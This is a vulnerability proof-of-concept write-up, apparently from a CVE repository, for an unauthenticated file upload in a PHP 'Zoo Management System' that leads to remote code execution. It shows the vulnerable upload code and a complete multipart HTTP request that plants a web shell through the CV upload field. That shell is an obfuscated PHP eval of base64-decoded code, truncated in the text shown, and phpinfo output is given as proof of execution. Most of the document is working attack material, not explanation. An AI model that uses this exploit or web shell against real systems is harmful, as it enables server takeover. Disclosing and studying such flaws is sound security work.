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CVEs / Zoo Management System Upload + RCE / POC.md



D4rkP0w4r Update POC.md

History

1 contributor

2278 lines (2270 sloc) | 177 KB

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# Zoo Management System Unrestricted File Upload + RCE

- Note => don't need register or login account
- Description => Upload web shell at Upload CV

## Step to Reproduce

- Access Vacancies -> upload web shell at -> Upload CV -> APPLY

## Exploit

Upload web shell at `upload CV`

Zoo - Apply for Vacancy

localhost:8080/ZooManagementSystem/public\_html/apply\_vacancy/vac\_id=6

Home Gallery Animals Book Tickets **Vacancies** Events Contact Us Register [Login](#)

## Apply to Vacancy

Full Name\*

root

Email\*

hacked@gmail.com

Phone\*

123456789

Upload CV\*

Choose File | lmao.php

**APPLY**


### About Zoo Management System

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its

### Our Location

Zoo Management System

- When upload success access `/files/cv/lmao_1647573914.php`



- Web shell activated

System	Windows NT DMRKPDWHR 10.0 build 22000 (Windows 10) AMD64
Build Date	Oct 19 2021 11:17:33
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	script /nologo /fcscript configure.jp --enable-snapshot-build --enable-debug-pack --with-pdo-oci=,,,. \instantclient\jdk_shared --with-oci8=19-,,. \instantclient\jdk_shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --without-analyzer --with-pgpo
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,TS,V516
PHP Extension Build	API20200930,TS,V516
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
ODBC Support	disabled

## Vulnerable Code



```
1 <?php
2 require '../db_connect.php';
3
4 $applicationTable = new Table('applications');
5 if (isset($_POST['submit'])) {
6     unset($_POST['submit']);
7
8     $fileName = pathinfo($_FILES['cv']['name'])['filename'];
9     $newFileName = $fileName . '.' . time();
10    $extension = pathinfo($_FILES['cv']['name'])['extension'];
11    $fullName = $newFileName . '.' . $extension;
12
13    $_POST['a_cv'] = $fullName;
14    move_uploaded_file($_FILES['cv']['tmp_name'], '../files/cv/' . $fullName);
15
16    $_POST['vacancy_id'] = $_GET['vac_id'];
17
18    $applicationTable->insertInDatabase($_POST);
19    header('Location:apply_vacancy?msg= Application received. You\'ll be contacted after few days');
20 }
21
22 $title = "Zoo - Apply for Vacancy";
23 $content = loadTemplate('../templates/apply_vacancy_template.php', []);
24
25 }
```

- No file checking before uploading

## POC

- Injection Point

```
-----WebKitFormBoundarywEuPp5xYq2xZxRzb
Content-Disposition: form-data; name="cv"; filename="lmoo.php"
Content-Type: application/octet-stream
```

- Request

```
POST /ZooManagementSystem/public_html/apply_vacancy?vac_id=6 HTTP/1.1
Host: localhost:8080
Content-Length: 179092
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundarywEuPp5xYq2xZxRzb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/ZooManagementSystem/public_html/apply_vacancy?vac_id=
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Cookie: PHPSESSID=i1e5h9ubpsidb6rdnq372gttoq

Connection: close

-----WebKitFormBoundaryweuPp5xYq2xZxRzb

Content-Disposition: form-data; name="a\_fullname"

root

-----WebKitFormBoundaryweuPp5xYq2xZxRzb

Content-Disposition: form-data; name="a\_email"

hacked@gmail.com

-----WebKitFormBoundaryweuPp5xYq2xZxRzb

Content-Disposition: form-data; name="a\_phone"

123456789

-----WebKitFormBoundaryweuPp5xYq2xZxRzb

Content-Disposition: form-data; name="cv"; filename="lmao.php"

Content-Type: application/octet-stream

<?php

/\*

Obfuscation provided by FOPO - Free Online PHP Obfuscator: <http://www.fopo.com.ar/>

This code was created on Friday, May 18th, 2018 at 1:46 UTC from IP 5.254.65.217

Checksum: 7281495ba06bdfad59e3e53fab7d0bc43edc16d

\*/

```
$deeee41fe="\142\141\x73\145\x36\64\137\x64\x65\143\x6f\x64\145";@eval($deeee41fe(
"Ly9OTjJ0OGEvVmRuY1ZzM254dDh0QVF1azJCTkx0Uzd20Upway96bUZrbHdTZX1kTkJtM1dzNHZYT1B
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```

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